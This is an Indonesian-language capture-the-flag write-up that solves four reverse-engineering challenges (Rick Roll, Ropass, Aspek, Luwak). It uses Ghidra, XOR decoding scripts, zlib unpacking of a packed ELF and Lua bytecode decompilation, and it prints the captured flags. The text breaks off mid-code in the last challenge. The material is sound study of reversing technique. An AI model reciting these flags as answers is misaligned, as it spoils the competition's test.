
2. Reverse
   - Rick Roll



Oke saya di berikan file roll file elf

```
WSL at ⌀ mnt ▸ downloads 0.055s                                    kali juliuswijaya 1:51:31 AM
+ file roll
roll: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so
.2, BuildID[sha1]=4ca55bc13f1656e4bf3a46f871d2ca2c6140f1c0, for GNU/Linux 3.2.0, not stripped
```

Disini saya menganalisis pake ghidra dan saya buka ghidra saya




Oke disini bahwa local_48 pertama dan Seterus itu mengisi nilai nya masing masing.

local_48[0] = 0x4c;
local_48[1] = 0xd8;
local_48[2] = 0xa9;
local_48[3] = 0xba;
local_48[4] = 0x14;
local_48[5] = 0xe5;
local_48[6] = 0x4a;
local_48[7] = 0x18;
local_48[8] = 0x78;
local_48[9] = 0xcc;
local_48[10] = 0xcf;
local_48[0xb] = 0xdd;
local_48[0xc] = 0xbe;
local_48[0xd] = 0xb2;
local_48[0xe] = 0xdd;
local_48[0xf] = 0x23;
local_48[0x10] = 0x7e;
local_48[0x11] = 0x8c;


```
local_48[0x12] = 0x5b;
local_48[0x13] = 0xd2;
local_48[0x14] = 0x9a;
local_48[0x15] = 0x75;
local_48[0x16] = 0x82;
local_48[0x17] = 0xcd;
local_48[0x18] = 0xbb;
local_48[0x19] = 0x71;
local_48[0x1a] = 0xa1;
local_48[0x1b] = 0xca;
local_48[0x1c] = 3;
local_48[0x1d] = 0x3c;
local_48[0x1e] = 0x8f;
local_48[0x1f] = 0x3f;
local_48[0x20] = 0x8c;
local_48[0x21] = 0x19;
local_48[0x22] = 0x32;
local_48[0x23] = 0xe6;
local_48[0x24] = 0x53;
local_14 = 0x25;
```

dan saya mengubah nilai itu menjadi bentuk code hex saya ambil code hex nya di belakang 0x jadi hasil nya
4c 61 70 70 75 6e 67 43 54 46 7b 52 69 63 6b 52 4f 4c 5f 61 6e 64 5f 58 4f 52 5f 74 6f 67 65 74 68 65 72 21 7d dan Ketika saya decode menggunakan cybercheff Dan hasil nya




Flag : *LappungCTF{RickROL_and_XOR_together!}*

- Ropass



Oke di berikan file elf lagi. Saya langsung menggunakan ghidra buat menganalisis


Decompile: main - (ropas)
46 uVar6 = 1;
47 }
48 param3 = 0;
49 iVar9 = 0;
50 do {
51 while(true) {
52 param1 = iVar9 + 1;
53 printf("Round %d - enter r/p/s: ",param1);
54 pcVar3 = fgets(local_48,0x10,stdin);
55 if (pcVar3 == (char *)0x0) {
56 puts("\nBye.");
57 return 0;
58 }
59 if ((byte)(local_48[0] + 0xb0U) < 0x24) break;
60 LAB_001013b0:
61 puts("Invalid input, use r/p/s only.");
62 }
63 uVar4 = 1L << (local_48[0] + 0xb0U & 0x3f);
64 if ((uVar4 & 0x800000008) == 0) {
65 if ((uVar4 & 0x100000001) == 0) {
66 if ((uVar4 & 0x400000004) == 0) goto LAB_001013b0;
67 uVar6 = uVar6 * 0x41c64e6d + 0x3039 & 0x7fffffff;
68 if (uVar6 % 3 == 0) {
69 pcVar3 = "Rock";
70 goto LAB_001013ff;
71 }
72 if (uVar6 % 3 == 2) {
73 pcVar3 = "Scissors";
74 pcVar8 = "Rock";
75 goto LAB_0010126c;
76 }
77 pcVar3 = "Paper";
78 pcVar8 = "Rock";
79 }
80 else {
81 uVar6 = uVar6 * 0x41c64e6d + 0x3039 & 0x7fffffff;
82 if (uVar6 % 3 == 1) {
83 pcVar3 = "Paper";
84 goto LAB_001013ff;
85 }
86 pcVar3 = "Scissors";
87 pcVar8 = "Paper";
88 if (uVar6 % 3 == 0) {
89 pcVar3 = "Rock";
90 pcVar8 = "Paper";
91 goto LAB_0010126c;
92 }
93 }
94 LAB_0010133b:
95 printf("You: %s | Comp: %s -> You lose. (wins=%d)\n",pcVar8,pcVar3,param3);
96 }
97 else {
98 uVar6 = uVar6 * 0x41c64e6d + 0x3039 & 0x7fffffff;
99 if (uVar6 % 3 == 2) {


Setelah saya amati ini Adalah sebuah permain gunting batu kertas gtu
Setelah dari function main ada 1 function yang menarik bahwa ada enc_flag dan enc_key

Di enc_flag menyimpan code hex

```
                    ENC_FLAG

001022a0 b1             undefined1  B1h

                    DAT_001022a1
001022a1 53             undefined1  53h
001022a2 77             ??          77h    w
001022a3 fc             ??          FCh
001022a4 82             ??          82h
001022a5 ad             ??          ADh
001022a6 d3             ??          D3h
001022a7 20             ??          20h
001022a8 94             ??          94h
001022a9 d3             ??          D3h
001022aa c6             ??          C6h
001022ab 51             ??          51h    Q
001022ac da             ??          DAh
001022ad 35             ??          35h    5
001022ae 92             ??          92h
001022af cc             ??          CCh
001022b0 3a             ??          3Ah    :
001022b1 4a             ??          4Ah    J
001022b2 2f             ??          2Fh    /
001022b3 e8             ??          E8h
001022b4 5f             ??          5Fh    _
001022b5 33             ??          33h    3
001022b6 2d             ??          2Dh    -
001022b7 0d             ??          0Dh
001022b8 ca             ??          CAh
001022b9 1b             ??          1Bh
001022ba 5c             ??          5Ch    \
001022bb 1e             ??          1Eh
001022bc c0             ??          C0h
001022bd 81             ??          81h
001022be 64             ??          64h    d
001022bf 2e             ??          2Eh    .
001022c0 3c             ??          3Ch    <
001022c1 b4             ??          B4h
001022c2 0c             ??          0Ch
001022c3 b9             ??          B9h
001022c4 b7             ??          B7h
001022c5 b4             ??          B4h
001022c6 1c             ??          1Ch
001022c7 ed             ??          EDh
001022c8 8a             ??          8Ah
001022c9 ea             ??          EAh
001022ca 04             ??          04h
001022cb d9             ??          D9h
001022cc 83             ??          83h
.....
```

0xB1,0x53,0x77,0xFC,0x82,0xAD,0xD3,0x20,0x94,0xD3,0xC6,0x51,0xDA,0x35,0x92,0xCC,0x3A,0x4A,0x2F,0xE8,0x5F,0x33,0x2D,0x0D,0xCA,0x1B,0x5C,0x1E,0xC0,0x81,0x64,0x2E,0x3C,0xB4,0x0C,0xB9,0xB7,0xB4,0x1C,0xED,0x8A,0xEA,0x04,0xD9,0x83 ← ini enc_flag

Dan enc_key nya menyimpan code hex



Dan ini ini enc_key nya
0xFD,0x32,0x07,0x8C,0xF7,0xC3,0xB4,0x63,0xC0,0x95,0xBD,0x08,0xE9,0x46,0xCD,0x9B,0x09,0x15,0x58,0xD8,0x31,0x6C,0x4E,0x3D,0xA4,0x7C,0x2E,0x2A,0xB4,0xB4,0x3B,0x4C,0x0F,0xD7,0x38,0xCC,0x82,0x87,0x43,0xDC,0xBF,0xB5,0x37,0x83,0xFE ← ini enc_key


Dan saya membuat script py untuk mendecode itu

```
ENC_KEY = bytes([0xFD,0x32,0x07,0x8C,0xF7,0xC3,0xB4,0x63,0xC0,0x95,
        0xBD,0x08,0xE9,0x46,0xCD,0x9B,0x09,0x15,0x58,0xD8,
        0x31,0x6C,0x4E,0x3D,0xA4,0x7C,0x2E,0x2A,0xB4,0xB4,
        0x3B,0x4C,0x0F,0xD7,0x38,0xCC,0x82,0x87,0x43,0xDC,
        0xBF,0xB5,0x37,0x83,0xFE])

ENC_FLAG = bytes([0xB1,0x53,0x77,0xFC,0x82,0xAD,0xD3,0x20,0x94,0xD3,
         0xC6,0x51,0xDA,0x35,0x92,0xCC,0x3A,0x4A,0x2F,0xE8,
         0x5F,0x33,0x2D,0x0D,0xCA,0x1B,0x5C,0x1E,0xC0,0x81,
         0x64,0x2E,0x3C,0xB4,0x0C,0xB9,0xB7,0xB4,0x1C,0xED,
         0x8A,0xEA,0x04,0xD9,0x83])
flag = bytes([a ^ b for a, b in zip(ENC_FLAG, ENC_KEY)])
print(flag.decode())
```


dan hasilnya LappungCTF{Y3s_W3_w0n_c0ngr4t5_b3c4u53_15_3Z}

Flag : *LappungCTF{Y3s_W3_w0n_c0ngr4t5_b3c4u53_15_3Z}*


- Aspek



Di berikan file elf oke saya menganalisis pake ghidra



setelah saya liat liat function main nya ada yang menarik disini di bagian packed_blob yang bernilai 0x4b505341 Ketika saya decode code hex nya itu hasil nya KPSA. Melakukan pemeriksaan integritas atau header (mis. “invalid header”, “corrupt sizes” ada di .rodata sebagai pesan error). memanggil fungsi uncompress (ada simbol uncompress di import table) untuk mendekompress blob. Trus saya liat juga function write_and_exec.



Fungsi ini terlihat membuat file temporer (mkstemp), menulis blob/unpacked content ke disk, mengubah permission (fchmod) lalu execl untuk menjalankan file yang di-unpack. Jadi alur: validasi header -> uncompress -> tulis ke disk -> jalankan. Sebelum saya menggunakan script cara mencari nilai offset nya terlebih dahulu agar enak Ketika menggunakan script nya

```
                    packed_blob
001040a0 41 53 50 4b     undefined4 4B505341h

                    DAT_001040a4
001040a4 58 3e 00        undefined8 0000000000003E58h
         00 00 00
         00 00

                    DAT_001040ac
001040ac 04              undefined1 04h

                    DAT_001040ad
001040ad a1 08 00 00     undefined4 000008A1h

                    DAT_001040b1

001040b1 78              undefined1 78h

                    DAT_001040b2
001040b2 9c              undefined1 9Ch
001040b3 ed              ??         EDh
001040b4 5b              ??         5Bh    [
001040b5 5d              ??         5Dh    ]
001040b6 6c              ??         6Ch    l
001040b7 1c              ??         1Ch
001040b8 57              ??         57h    W
001040b9 15              ??         15h
001040ba be              ??         BEh
001040bb b3              ??         B3h
001040bc b1              ??         B1h
001040bd 9d              ??         9Dh
001040be 35              ??         35h    5
001040bf 09              ??         09h
001040c0 eb              ??         EBh
001040c1 75              ??         75h    u
001040c2 7e              ??         7Eh    ~
001040c3 c0              ??         C0h
001040c4 76              ??         76h    v
001040c5 42              ??         42h    B
001040c6 bc              ??         BCh
001040c7 ad              ??         ADh
001040c8 52              ??         52h    R
001040c9 29              ??         29h    )
001040ca a1              ??         A1h
001040cb ec              ??         ECh
001040cc 38              ??         38h    8
001040cd 8e              ??         8Eh
```

Setelah saya analisis lebih dalam bahwa nilai offset nya bermulai dari 0x40b1 kalo ga salah saya coba buat script dimana dia mencari nilai offset pertama yang di mulai nya.

```
◆  python3
\Python 3.13.7 (main, Aug 20 2025, 22:17:40) [GCC 14.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> data=open('packed_bin','rb').read()
... for i in range(len(data)-1):
...     if data[i]==0x78 and data[i+1] in (0x9c,0x01,0xda):
...         print(hex(i))
...
0x30b1
0x30fd
```

Dan ya bener offsetnya di mulai dari 0x30b1 dan saya coba mengekstrak nilai offset nya.

```
WSL at ◆ mnt / ◆ / downloads 0.088s                                    kali
◆  dd if=packed_bin of=maybe_zlib.bin bs=1 skip=$((0x30b1)) count=200000 status=none
```

Jika Sudah di ekstrak di ambil offset nya.

Saya langsung membuat script.


```
import zlib
data=open('maybe_zlib.bin','rb').read()
dec=zlib.decompress(data)
open('decompressed.bin','wb').write(dec)
print('saved decompressed.bin size', len(dec))
```

dan saya buka file decompressed.bin nya dan boom dapat flagnya

```
◆  strings decompressed.bin
yjOP
5/lib64/ld-linux-x86-64.so.2
__libc_start_main
__cxa_finalize
printf
libc.so.6
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Well done. Flag:LappungCTF{banyak_aspack_yang_membuat_unpacked_success}\n
;*3$"
GCC: (Debian 14.3.0-5) 14.3.0
Scrt1.o
__abi_tag
```

Flag : *LappungCTF{banyak_aspack_yang_membuat_unpacked_success}*

- Luwak



Kita di berikan file luac disini. File ini menunjukkan bahwa ini adalah file hasil kompilasi dari bahasa pemrograman Lua.

```
WSL at ◆ mnt / ◆ / downloads 0.1s                                    kali / juliuswijaya 11:09:03 AM
◆ strings luwak.luac
LuaS
f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf092
6c8e81ba11ef
05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b502054c05ad0587010205bc054e0105550564020054e02058902053e0105
1301051602052c0105100205ba05e005b90530051105cc0205c4051b053e053d05870205ee0105df0205ab056305ad059702056d010205cf02053401
056005c5050b053702050b0545056c01055d02058b05b6052c010205f0059202056c01058e01058105ba05110105ef01034208ab1f040752075207c4
07ec071e
coroutine
create
resume
table
remove
ipairs
        tonumber
timeout
        haltfail
jmpbad
nohalt
write
Enter flag:
read
print
Nope.
string
byte
Correct! FLAG VERIFIED.
pcall
```

Saya baru pertama kali mereverse Bahasa pemrogram lua jadi saya mencoba tanya ai buat bantuin saya ini apa jadi file ini merupakan bytecode hasil kompilasi dari .lua, sehingga tidak bisa dibaca langsung oleh manusia. Jadi saya coba mendekompilasi isi kode nya dan saya menggunakan unluac untuk mendekompilasi nya dan berhasil disini

```
WSL at ◆ mnt / ◆ / downloads 0.109s                                  kali / juliuswijaya 11:17:03 AM
◆ java -jar unluac.jar luwak.luac > luwak.lua
Exception in thread "main" java.lang.NullPointerException: Cannot invoke "String.equals(Object)" because "upvalue.name"
is null
        at unluac.decompile.expression.TableReference.isUpvalueOf(TableReference.java:40)
        at unluac.decompile.expression.TableReference.print(TableReference.java:52)
        at unluac.decompile.expression.Expression.printSequence(Expression.java:106)
        at unluac.decompile.statement.Assignment.print(Assignment.java:257)
        at unluac.decompile.statement.Statement.printSequence(Statement.java:27)
        at unluac.decompile.block.ForBlock.print(ForBlock.java:85)
        at unluac.decompile.statement.Statement.printSequence(Statement.java:27)
        at unluac.decompile.block.OuterBlock.print(OuterBlock.java:49)
        at unluac.decompile.Decompiler.print(Decompiler.java:208)
        at unluac.decompile.expression.ClosureExpression.printMain(ClosureExpression.java:117)
        at unluac.decompile.expression.ClosureExpression.printClosure(ClosureExpression.java:92)
        at unluac.decompile.statement.Assignment.print(Assignment.java:260)
        at unluac.decompile.statement.Statement.printSequence(Statement.java:27)
        at unluac.decompile.block.OuterBlock.print(OuterBlock.java:49)
        at unluac.decompile.Decompiler.print(Decompiler.java:208)
        at unluac.Main.main(Main.java:100)
```

```
WSL at ◆ mnt / ◆ / downloads 0.066s                                  kali / juliuswijaya 11:19:43 AM
◆ strings luwak.lua
local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
L0_1 = 24120
L1_1 = "f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011ccc41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8b
b62cf0926c8e81ba11ef"
L2_1 = "05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b502054c05ad0587010205bc054e0105550564020054e02058902
053e0105130105160205 2c0105100205ba05e005b90530051105cc0205c4051b053e053d05870205ee0105df0205ab056305ad059702056d010205cf
02053401056005c5050b053702050b0545056c01055d02058b05b6052c010205f0059202056c01058e01058105ba05110105ef01034208ab1f040752
0752075207c407ec071e"
function L3_1(A0_2)
  local L1_2
  L1_2 = A0_2 << 13
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 >> 17
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 << 5
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 & 4294967295
  return L1_2
function L4_1(A0_2)
  local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2, L13_2
  L1_2 = {}
  L2_2 = 1
  L3_2 = 2
  L4_2 = 3
  L5_2 = 4
```

local L0_1, L1_1, L2_1, L3_1, L4_1, L5_1, L6_1, L7_1, L8_1, L9_1, L10_1, L11_1
L0_1 = 24120

```
L1_1 =
"f684c922c582056aac76aedab54cad87bc4e55644e893e13162c10bae0b93011cc
c41b3e3d87eedfab63ad976dcf3460c50b370b456c5d8bb62cf0926c8e81ba11ef"
L2_1 =
"05f60205840205c9052205c505820505056a05ac0102057605ae0105da05b5020
54c05ad0587010205bc054e010555056402054e02058902053e01051301051602
052c0105100205ba05e005b90530051105cc0205c4051b053e053d05870205ee0
105df0205ab056305ad059702056d010205cf02053401056005c5050b053702050
b0545056c01055d02058b05b6052c010205f0059202056c01058e01058105ba05
110105ef01034208ab1f040752075207c407ec071e"
function L3_1(A0_2)
  local L1_2
  L1_2 = A0_2 << 13
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 >> 17
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 << 5
  L1_2 = L1_2 & 4294967295
  A0_2 = A0_2 ~ L1_2
  L1_2 = A0_2 & 4294967295
  return L1_2
function L4_1(A0_2)
  local L1_2, L2_2, L3_2, L4_2, L5_2, L6_2, L7_2, L8_2, L9_2, L10_2, L11_2, L12_2,
L13_2
  L1_2 = {}
  L2_2 = 1
  L3_2 = 2
  L4_2 = 3
  L5_2 = 4
  L6_2 = 5
  L7_2 = 6
  L8_2 = 7
  L9_2 = 8
  L10_2 = 9
  L11_2 = 10
  L12_2 = 11
```

```
L13_2 = 12
L1_2[1] = L2_2
L1_2[2] = L3_2
L1_2[3] = L4_2
L1_2[4] = L5_2
L1_2[5] = L6_2
L1_2[6] = L7_2
L1_2[7] = L8_2
L1_2[8] = L9_2
L1_2[9] = L10_2
L1_2[10] = L11_2
L1_2[11] = L12_2
L1_2[12] = L13_2
L2_2 = {}
L3_2 = A0_2
L4_2 = #L1_2
L5_2 = 1
L6_2 = -1
for L7_2 = L4_2, L5_2, L6_2 do
  L8_2 = _UPVALUE0_
  L9_2 = L3_2
  L8_2 = L8_2(L9_2)
  L3_2 = L8_2
  L8_2 = L3_2 % L7_2
  L8_2 = L8_2 + 1
  L9_2 = #L2_2
  L9_2 = L9_2 + 1
  L10_2 = L1_2[L8_2]
  L2_2[L9_2] = L10_2
```

